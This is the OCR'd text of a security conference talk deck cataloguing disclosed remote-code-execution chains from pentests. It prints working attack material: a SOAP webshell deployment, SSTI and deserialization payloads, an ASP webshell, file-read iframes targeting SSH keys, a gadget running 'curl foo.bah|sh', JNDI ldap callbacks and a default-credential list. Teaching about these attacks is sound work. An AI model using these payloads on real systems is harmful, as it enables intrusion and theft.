1001 ways to PWN prod

A tale of 60 RCE in 60 minutes

HACK2G2

PARTAGEONS LA CONNAISSANCE

1. What's in this talk?
2. RCE, RCE, RCE!!!
3. Takeaways

@TheLaluka

thinkloveshare.com

1. What’s in this talk?

In this talk, RCEs are :

- Authent-less
- Fully chained
- Disclosed & Fixed
- Legally POCed 🙃

Lalu

angry customer data noise


TRY HARD
TRY SOMEHOW
NUR
penceresi

2. RCE, RCE, RCE!!!

AXIS 1.4 & Custom code

- Why & How
  - Vulnerable Axis 1.4 server
  - Usually XXE to SSRF to RCE 😍
  - BUT Exposed /axis/services/AdminService
  - Misconfigured reverse proxy
  - Deploy a custom service : webshell.jsp

- Sources
  - https://www.ambionics.io/blog/oracle-peoplesoft-xxe-to-rce
  - https://copyfuture.com/blogs-details/20211206221333010S


```
POST /axis/services/AdminService HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: text/xml; charset=utf-8
Accept: application/soap+xml, application/dime, multipart/related, text/*
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
SOAPAction: ""
Content-Length: 777
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" >
<soap:Body>
<deployment
xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
<service name="randomAAA" provider="java:RPC">
<requestFlow>
<handler type="java:org.apache.axis.handlers.LogHandler" >
<parameter name="LogHandler.fileName" value="../webapps/ROOT/shell.jsp" />
<parameter name="LogHandler.writeToConsole" value="false" />
</handler>
</requestFlow>
<parameter name="className" value="java.util.Random" />
<parameter name="allowedMethods" value="*" />
</service>
</deployment>
</soap:Body>
</soap:Envelope>
```

Arbitrary URI copy - rwservlet

- Why & How
  - Java report rwservlet = SSRF + file write
  - Used XXE to read logs, found WEBROOT
  - SSRF to reflect a jsp webshell in XSS
  - Copy URI & XSS to WEBROOT/webshell.jsp

- Sources
  - https://www.pentestpartners.com/security-blog/hacking-oracle-reporter-a-how-to/
  - https://nerdint.blogspot.com/2018/05/less-time-to-perform-penetration-tests.html

Weak credentials & JSPF upload

- Why & How
  - Exposed WebDav, weak credentials admin:admin
  - Hidden jsp files but .class accessible, jd-cli ftw!!
  - Reverse shows jspf are included 🤔
  - Backup and overwrite a .jspf included in a .jsp
  - blocked “<%” : BIG-IP bypass with multipart upload
  - Query the .jsp for reverse shell

- Sources
  - https://fr.wikipedia.org/wiki/WebDAV
  - https://stackoverflow.com/questions/2081005/what-is-jspf-file-extension-how-to-compile-it

XXE OOB file read, password in logs, SSTI

- Why & How
  - Error based SQLi in password reset
  - Out of bound XXE to leak log file
    - Old java sdk + xxe = directory listing
    - Admin plaintext password in logs ❤️
  - SSTI in custom code, Apache Velocity
  - Trigger the template rendering, “notify me by email”
- Sources
  - https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
  - https://velocity.apache.org/
  - https://github.com/301415926/PENTESTING-BIBLE/blob/master/11-part-24-article/XXE%20OOB%20exploitation%20at%20Java%201.7%2B.pdf

Velocity (Java)

```
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end
```

Blind SQLi, file upload hidden in .map

- Why & How
  - Blind SQLi in login (password) to leak hashs
  - Bruteforce hashs for admin credentials
  - Download all .map files, unmap, analyze
  - Re-enable client side hidden file upload
  - Upload ASP webshell as admin
- Sources
  - https://github.com/hashcat/hashcat
  - https://github.com/tennc/webshell/blob/master/asp/webshell.asp
  - https://book.hacktricks.xyz/pentesting-web/sql-injection#exploiting-blind-sqli

```
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objshell.exec(thecommand)
    getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
```

```
<b>The server's local address:</b>
<%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
<% szCMD = request("cmd")
thisDir = getCommandOutput("cmd /c" & szCMD)
Response.Write(thisDir)%>
</p>
<br>
</BODY>
</HTML>
```

Jackson json & Fasterxml jackson

- Why & How
  - Overly permissive parsing of json
  - Json being cast into java objects/classes
  - Dangerous features un classes & URIs
  - 3 Shells, 2 json, 1 xml
- Sources
  - https://swapneildash.medium.com/understanding-insecure-implementation-of-jackson-deserialization-7b3d409d2038
  - https://adamcaudill.com/2017/10/04/exploiting-jackson-rce-cve-2017-7525/
  - https://paper.seebug.org/1193/

```
{
  "rand1": {
    "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
    "_bytecodes": [
      "yv66vgAAADQAJgoAAwAPBwAhBwASAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVO
    ],
    "_name": "aaa",
    "_tfactory": {},
    "_outputProperties": {}
```

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStrea
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('id > exploited.txt')
```

```
{
  "rand1": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://localhost:1389/Object",
    "autoCommit": true
```

```
["ch.qos.logback.core.db.DriverManagerConnectionSource",
{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://localhost:8000/inject.sql'"}]
```

Wkhtmltopdf file read, ssh key

- Why & How
  - Create an account, browse, find a pdf rendering feature
  - Fingerprints shows it uses wkhtmltopdf
  - Not using --disable-local-file-access
  - SSRF shows “port 2222 open”, smells like ssh
  - Read private ssh keys & login
- Sources
  - http://hassankhanyusufzai.com/SSRF-to-LFI/
  - https://github.com/wkhtmltopdf/wkhtmltopdf/issues/3570
  - https://www.virtuesecurity.com/kb/wkhtmltopdf-file-inclusion-vulnerability-2/


```
# Step 1, leak users
<iframe src="file:///etc/passwd" height="500" width="500">
# Step 2, leak ssh private key
<iframe src="file:///home/$USER/.ssh/id_rsa" height="500" width="500">
```

SSRF, http to gopher, postgres select from cmd

- Why & How
  - Custom php code, parameter “url” found with x8
  - Validation against http scheme... Redirect to gopher!
  - Scan internal network, find postgresql
  - Execute command with postgres SSRF
- Sources
  - https://github.com/Sh1Yo/x8
  - https://thinkloveshare.com/hacking/failed02_pulse_secure_vpn_guacamole_websocket_hooking/
  - https://book.hacktricks.xyz/pentesting-web/sql-injection/postgresql-injection#rce-from-version-9.3

```
2 DROP TABLE IF EXISTS cmd_exec;
3 CREATE TABLE cmd_exec(cmd_output text);
4 COPY cmd_exec FROM PROGRAM 'id';
5 SELECT * FROM cmd_exec;
6 DROP TABLE IF EXISTS cmd_exec;
```

Magento2, graphql, blind SQLi, & misconfs

- Why & How
  - Magento2 with graphql, introspection on
  - Blind SQLi in graphql query
  - Leak session token
  - Reverse Proxy misconfig that breaks ip protection
  - /server-status leaks the admin url
  - Admin SSTI with custom xml templates
- Sources
  - https://blog.scrt.ch/tag/exploit/
  - https://blog.scrt.ch/2019/01/24/magento-rce-local-file-read-with-low-privilege-admin-rights/
  - https://twitter.com/blaklis_ ❤️❤️❤️ (Absolutely cool dude)

Puppeteer & n-day browser exploits


- Why & How
  - Feature “analyze this website” with “User-Agent: headless chrome 89.X”
  - I love puppeteer, I love outdated software 🙃
  - Everybody uses --no-sandbox

- Sources
  - https://github.com/r4j0x00/exploits
  - https://github.com/xmzyshypnc/CVE-2021-30551/blob/main/exp.html
  - https://gitlab.com/TheLaluka/headless-updateless-brainless

- Fun fact
  - ALL customer data was in the same docker...
  - The website was ALSO in the same docker...

Guacamole weak creds & SSRF in websocket


- Why & How
  - Weak account “demo:demo”
  - Feature “SSRF to host:port”
  - Feature “Save Typescript logs to Filesystem”
  - Feature “It’s JSP anyway”
- Sources
  - https://thinkloveshare.com/hacking/hacking_guacamole_to_trigger_avocado/
- Fun Fact
  - Hacked another CTF platform 🥳
  - Nope, not root-me.org this time 😉



Weblogic weak creds + package deploy

- Why & How
  - Weak account “weblogic:welcome1”
  - List packages
  - Patch package
  - Deploy package
  - Enjoy package! \o/
- Sources
  - https://lab.wallarm.com/exploiting-oracle-weblogic-by-remote-code-execution-with-a-console-endpoint-restricted/
  - https://www.tenable.com/blog/cve-2020-14882-oracle-weblogic-remote-code-execution-vulnerability-exploited-in-the-wild

```
curl -v \
--user username:password \
-H X-Requested-By:MyClient \
-H Accept:application/json \
-H Content-Type:multipart/form-data \
-F "model={
    name: 'myapp',
    targets: [ 'myserver', 'Cluster-0' ]
}" \
-F "deployment=@/deployments/MyApp/app/MyApp.ear" \
-X POST http://localhost:7001/management/wls/latest/deployments/application
```




EAR (Enterprise Application Archive)

Caractéristiques

Extension	.ear
Type MIME	application/java-archive
Signature	50 4B 03 04 (hexa)
Développé par	Sun Microsystems
Type de format	Archive (avec Compression de données)
Conteneur de fichiers	Modules Java
Basé sur	ZIP

modifier - modifier le code - modifier Wikidata

```
curl -v \
 --user weblogic:weak_password \
 -H X-Requested-By:MyClient \
 -H Accept:application/json \
 -H Content-Type:multipart/form-data \
 -F "model={ name: 'random_deploy_name', targets: [ 'Cluster_name_here',
'Server_name_here'] }" \
 -F "deployment=@/tmp/cmd.war" \
 -X POST http://weblogic:7001/management/wls/latest/deployments/application
```



WAR (Web Application ARchive)

Caractéristiques

Extension	.war
Type MIME	application/java-archive
Développé par	Sun Microsystems
Type de format	Archive (avec Compression de données)
Basé sur	ZIP

modifier - modifier le code - modifier Wikidata

Tomcat weak creds + War deploy

- Why & How
  - Weak Creds
  - Upload War
  - Sekuritay
- Sources
  - Metasploit / tomcat_mgr_upload

Tomcat Web Application Manager

Message:	OK


Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

```
~ » cat /opt/lalulife/one_liners/audit-frameworks/tomcat/user-pass.lst | tr "\n" " "
1234 admin both changethis j5Brn9 manager password password1 Password1 r00t role role1 root s3cr3t s3cret tomcat tomcatadmin toor vagrant
```

XXE, tomcat creds, war deploy


- Why & How
  - Java application parses SOAP
  - SOAP implies XML
  - XML implies XXE
  - XXE (OOB, non blind) implies file read
  - File read + Tomcat implies credentials
  - Tomcat + Creds + WAR implies RCE



- Sources
  - https://skavans.ru/en/2017/12/02/xxe-oob-extracting-via-httpftp-using-single-opened-port/
  - https://staaldraad.github.io/2016/12/11/xxeftp/
  - XXE SOAP payloads https://gist.github.com/staaldraad/01415b990939494879b4
  - https://github.com/p0dalirius/Awesome-RCE-techniques/tree/master/Frameworks/Tomcat/techniques/Deploy-an-application

Jolokia all the way - Where

- Where
  - Jolokia = Reach JMX through HTTP
  - Exposed /jolokia
  - Reverse-Proxy bypass /..%09/jolokia /..;\\jolokia
  - Php custom, path traversal in ssrf ../../../../jolokia
  - Full SSRF http://127.0.0.1:9000/jolokia



- Sources
  - https://github.com/laluka/jolokia-exploitation-toolkit
  - https://thinkloveshare.com/hacking/ssrf_to_rce_with_jolokia_and_mbeans/
  - https://thinkloveshare.com/hacking/failed01_dos_to_rce_in_jolokia/
  - https://thinkloveshare.com/hacking/shells_with_jolokia_exploitation_toolkit/

Jolokia all the way - How

- How
  - Read tomcats creds through Mbean
  - File read tomcat creds
  - File write JSP
  - File write authorized_keys2
  - File read private ssh_key
  - Deploy AJP to exploit GhostCat Jsp Inclusion
  - Trigger JNDI unserialize
  - Trigger SSRF and RCE through another service
  - SPeL Injection / Code evaluation
  - Arbitrary Vhost/Path deployment
  - Arbitrary WAR deployment
  - Trigger another XXE, arbitrary ls & file read
- Fun Fact
  - External Jolokia once gave me 60+ internal Jolokia through SSRF


Wordpress sqli, ATO, php code

- Why & How
  - User enumeration in various endpoints
  - Trigger admin password reset
  - SQLi in WordPress plugin, read reset token
  - Bypass reverse proxy with ///////wp-login.php
  - Inject php reverse-shell in plugin

- Sources
  - https://github.com/laluka/bypass-url-parser
  - Who needs doc to add php in php anway?...

Wordpress vhost injection, dir listing, & backup

- Why & How
  - Wordpress vhost injection “Host: localhost”
  - Another wordpress with Directory listing
  - Backup plugin with “random” filename
  - Weak admin hash
  - Admin access, Push php code
  - Shell + main vhost pivot
- Sources
  - https://github.com/p0dalirius/Awesome-RCE-techniques/tree/master/Content-Management-Systems-(CMS)/Wordpress/techniques/Modify-theme-to-include-php-code



Accurate representation of me when I hear
“It’s just a directory listing, why bother...”

Php unserialize detected with weird 200/500

- Why & How
  - Crawl on Custom php
  - Parameter discovery with x8 “ser”
  - Detect 200/500 HTTP code with serialized object
  - RCE with PHPGGC & Guzzle
- Sources
  - https://github.com/ambionics/phpggc


```
php > $foo = unserialize('O:5:"POUET":0:{}');
php > $foo = unserialize('O:6:"POUET":0:{}');
PHP Notice:  unserialize(): Error at offset 11 of 16 bytes in php
PHP Stack trace:
PHP   1. {main}() php shell code:0
PHP   2. unserialize($variable_representation = 'O:6:"POUET":0:{}'
```

```
lalu@lalu-perso /opt/phpggc ‹master›
➤ ./phpggc Guzzle/RCE1 system "curl foo.bah|sh" --soft
O:24:"GuzzleHttp\Psr7\FnStream":2:{s:33:"%00GuzzleHttp\Psr7\FnStream%00methods"%3Ba:1:{s:5:"close"%3Ba:2:{i:0%3BO:23:"GuzzleHttp\
HandlerStack":3:{s:32:"%00GuzzleHttp\HandlerStack%00handler"%3Bs:15:"curl foo.bah|sh"%3Bs:30:"%00GuzzleHttp\HandlerStack%00stack"
%3Ba:1:{i:0%3Ba:1:{i:0%3Bs:6:"system"%3B}}s:31:"%00GuzzleHttp\HandlerStack%00cached"%3Bb:0%3B}i:1%3Bs:7:"resolve"%3B}}s:9:"_fn_cl
ose"%3Ba:2:{i:0%3Br:4%3Bi:1%3Bs:7:"resolve"%3B}}
```

Some more unserialize

- Why & How
  - Exact same thing, but with another chain, Smarty/RCE
- Sources
  - https://github.com/ambionics/phpggc/pull/88 - Smarty SSRF
- Note
  - Shout out to @cfreal_, I wasn't good enough back then to find the gadget

Groovy console with rev proxy url bypass

- Why & How
  - ffuf with custom wordlist
  - 403 on /bin/groovyconsole/post.json
  - Bypass-url-parser : /img/..;/.///bin/groovyconsole/post.json
  - Complex payload : “id”.execute()

- Sources
  - https://github.com/icfnext/aem-groovy-console
  - https://pentestbook.six2dez.com/enumeration/webservices/jenkins

Jar ssrf, slow upload, mbeans & logback jndi

- Why & How
  - jar:http://foo.bar/my.jar!/path/to/file.txt
  - my.jar contains logback.xml
  - Slow SSRF + jar = temporary extraction on filesystem
  - AEM allows some Mbeans
  - Logback allows configuration reload, including some LDAP unserialize 😍
- Sources
  - https://github.com/mpgn/Spring-Boot-Actuator-Exploit/blob/master/logback.xml
  - https://book.hacktricks.xyz/pentesting-web/deserialization/Jndi-java-naming-and-directory-interface-and-log4shell
  - https://highon.coffee/blog/ssrf-cheat-sheet/


```
<configuration>
  <insertFromJNDI env-entry-name="ldap://foo.bar:1389/jndi" as="appName" />
</configuration>
```

Actuator gateway - SpEL injection

- Why & How
  - Actuator Gateway used as an SSRF
  - Custom monitoring tool on 127.0.0.1:9000
  - /log/post.php -> file write -> /log/YYYY-MM-DD/webshell.php
- Sources
  - https://wya.pl/2021/12/20/bring-your-own-ssrf-the-gateway-actuator/
  - https://blog.viettelcybersecurity.com/cve-2022-22947-spring-cloud-gateway-code-injection-vulnerability/
- Fun Fact
  - Actuator Gateway used **MANY** times as an SSRF vector
  - All this time, It was an unknown SpEL RCE.....

Cve-2019-7609 - Kibana prototype pollution

- Why & How
  - Hey, it's a Kibana!
  - Google "exploit kibana" lead to CVE-2019-7609
  - Copy-Paste the prototype-pollution exploit
  - Shell...
- Sources
  - https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/




Php SSRF, gopher, & memcached

- Why & How
  - Custom php code, *click click* & capture traffic in Burp
  - Replay a request with a URL to acquire SSRF
  - SSRF enforces https:// with valid certificate
  - Use of docker caddy to generate a trusted certificate
  - Redirect to gopher:// and find a memcached
  - Use a file read to recover all the sources
  - Store a custom serialized php object
  - Trigger the right code path to have the object unserialized
- Sources
  - https://www.exploit-db.com/exploits/37815
  - https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf
  - https://hackmag.com/security/a-small-injection-for-memcached/

It should be noted that the get() operation in memcached is an equivalent to unserialize() in PHP. Hence the injection in memcached for PHP is equivalent to the following expression: unserialize($_GET[data]).

Gitlab DjVu, “login” to RCE

- Why & How
  - Exposed gitlab instance, not up-to-date
  - Post image, analized by exiftools
  - Support of weird & unsecure formats ❤️
- Sources
  - https://gitlab.com/gitlab-org/gitlab/-/issues/327121
  - https://github.com/mr-r3bot/Gitlab-CVE-2021-22205
- Fun Fact
  - First seen as post-auth with a friend
  - “Why can’t I find login logs???”
  - 2 days later, update for a pre-auth RCE on gitlab...



```
(metadata
        (Copyright "\
" . qx{echo vakzz >/tmp/vakzz} . \
" b ") )
```

DjVu

DjVu

Caractéristiques


Extensions	`.djvu`, `.djv`
Type MIME	`image/vnd.djvu`, `image/x-djvu`
PUID	fmt/255
Signature	`41 54 26 54 46 4F 52 4D` (hexa)
Développé par	AT&T
Version initiale	1998
Type de format	image

Laravel, SQLi, SELECT INTO OUTFILE

- Why & How
  - Laravel on windows
  - Custom code offers SQLi
  - --secure-file-priv=""
  - SELECT * FROM osef INTO OUTFILE /var/www/html/webshell.php

- Sources
  - https://sebhastian.com/mysql-fix-secure-file-priv-error/


- Fun fact
  - “Prod” was a dev laptop kept open



Java stacktrace to RCE

- Why & How
  - Fuzz path, find Java StackTrace
  - Extract package name
  - Google “$PACKAGE_NAME”
  - Sources pushed on maven (nexus)
  - Hardcoded tomcat creds
  - Login && Deploy .war

- Sources
  - https://fr.sonatype.com/products/nexus-repository
  - https://beanstack.io/




Viewstate encrypted with default key

- Why & How
  - Crawl, grep, find __VIEWSTATE
  - Bruteforce weak secret with Blacklist3r
  - ForEach gadget with ysoserial.net
  - Reverse shell with pyfuscation

Sr.No.	.Net Version	MAC Enabled	Encryption Enabled	MachineKey	How to identify MachineKey?
1	Any	False	False	Not Required	Not Applicable
2	< 4.5	True	False	Required	Blacklist3r
3	< 4.5	True/False	True	Required	Blacklist3r - Future Development
4	>= 4.5	True	False	Required	Blacklist3r
		False	True		
		True	True		

- Sources
  - https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter
  - https://github.com/NotSoSecure/Blacklist3r/tree/master/MachineKey/AspDotNetWrapper
  - https://github.com/pwntester/ysoserial.net
  - https://github.com/CBHue/PyFuscation

```
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
    value="/wEPDwULLTE2MTY2ODcyMjkPFgQeCFVzZXJOYW1lBQ5TaHViaCBEYXNndXB0YR4IUGFzc3
```



SSTI Dotnet, razor template

- Why & How
  - Crawl... Aggressively!
  - query=%22foo%22 -> 200
  - query=” -> 400
  - query=”%2B”foo”%2B” -> 200
  - B-Y-O-Payload

- Sources
